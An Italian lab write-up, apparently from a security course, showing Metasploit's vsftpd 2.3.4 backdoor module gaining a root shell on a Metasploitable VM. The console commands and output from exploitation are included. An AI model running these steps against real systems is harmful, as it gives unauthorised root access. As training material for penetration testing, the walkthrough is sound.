
L'obiettivo dell'esercizio è di acquisire il controllo della macchina metasploitable da kali.

Accertiamoci che comunicano tra di loro e successivamente digitiamo il comando "msfconsole" per iniziare la sessione.



Scansioniamo con nmap per enumerare le porte in ascolto attive su meta e visualizziamo che il servizio "vsftpd" p in ascolto sulla porta 21.

Eseguiamo il comando "search vsftpd" all'interno di metasploit per trovare il servizio di exploit dello stesso, in figura sono due e andremo ad utilizzare il secondo utilizzando il comando "use1" per selezionarlo. Dopo bisogna impostare l'indirizzo ip della macchina che vogliamo attaccare e digitiamo il comando "set RHOSTS 192.168.1.149".

```
Matching Modules
     Name
                                              Disclosure Date Rank
ck Description
   0 auxiliary/dos/ftp/vsftpd_232
                                              2011-02-03
                                                               normal
                                                                           Yes
    VSFTPD 2.3.2 Denial of Service
L exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
    VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use e
msf6 > use 1
 No payload configured, defaulting to cmd/unix/interact
msf6 exploit(
                                           ) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(
                                           ) >
```

Per verificare le nostre modifiche sono andate a buon fine digitiamo il comando "show oprions"

Successivamente lanciamo il comando "exploit", per confermare la riuscita dell'attacco scriviamo il comando "ifconfig" e visualizziamo che ci viene mostrato le informazioni dell'interfaccia di rete di Metaspoitable. Questo sta a significare che siamo riusciti a creare una shell con accesso alla macchina target.

```
4_backdoor) > exploit
msf6 exploit(

    192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
    192.168.1.149:21 - USER: 331 Please specify the password.
    192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

[*] Command shell session 1 opened (192.168.1.150:46227 → 192.168.1.149:6200) at 2024-03-04 15:05:14 +0100
ifocnfig
sh: line 6: ifocnfig: command not found
ifconfig
               Link encap:Ethernet HWaddr 08:00:27:00:22:5b
              inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.0
inet6 addr: fe80::a00:27ff:fe00:225b/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
               RX packets:2613 errors:0 dropped:0 overruns:0 frame:0
               TX packets:2970 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
RX bytes:207692 (202.8 KB) TX bytes:224917 (219.6 KB)
Base address:0×d020 Memory:f0200000-f0220000
              Link encap:Local Loopback
              inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
               RX packets:472 errors:0 dropped:0 overruns:0 frame:0
              TX packets:472 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0
               RX bytes:108413 (105.8 KB) TX bytes:108413 (105.8 KB)
```

```
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
var
vmlinuz
mkdir Meta_test
```

Per verificare che sia andato tutto bene, apriamo la macchina di metasploitable e digitiamo i comandi cd/ e ls.

Come si visualizza in foto è stata correttamente eseguita la creazione della cartella.

```
nsfadmin@metasploitable:~$ cd
nsfadmin@metasploitable:~$ ls
vulnerable
nsfadmin@metasploitable:~$ cd ls
-bash: cd: ls: No such file or directory
nsfadmin@metasploitable:~$ ls
vulnerable
nsfadmin@metasploitable:~$ sudo loadkeys it
[sudo] password for msfadmin:
Loading /usr/share/keymaps/it.map.bz2
nsfadmin@metasploitable:~$ cd /
nsfadmin@metasploitable:/$ ls
                    initrd
                                       lost+found
bin
          dev
                                                         mnt
                                                                           proc
                                                                                    srv
                    initrd.img
                                      media
boot
          etc
                                                         nohup.out
                                                                           root
                                                                                            var
                                                                                    sys
drom home lib
                                      Meta_test
                                                                                            vmlinuz
                                                         opt
                                                                           sbin
                                                                                    tmp
nsfadmin@metasploitable:/$
```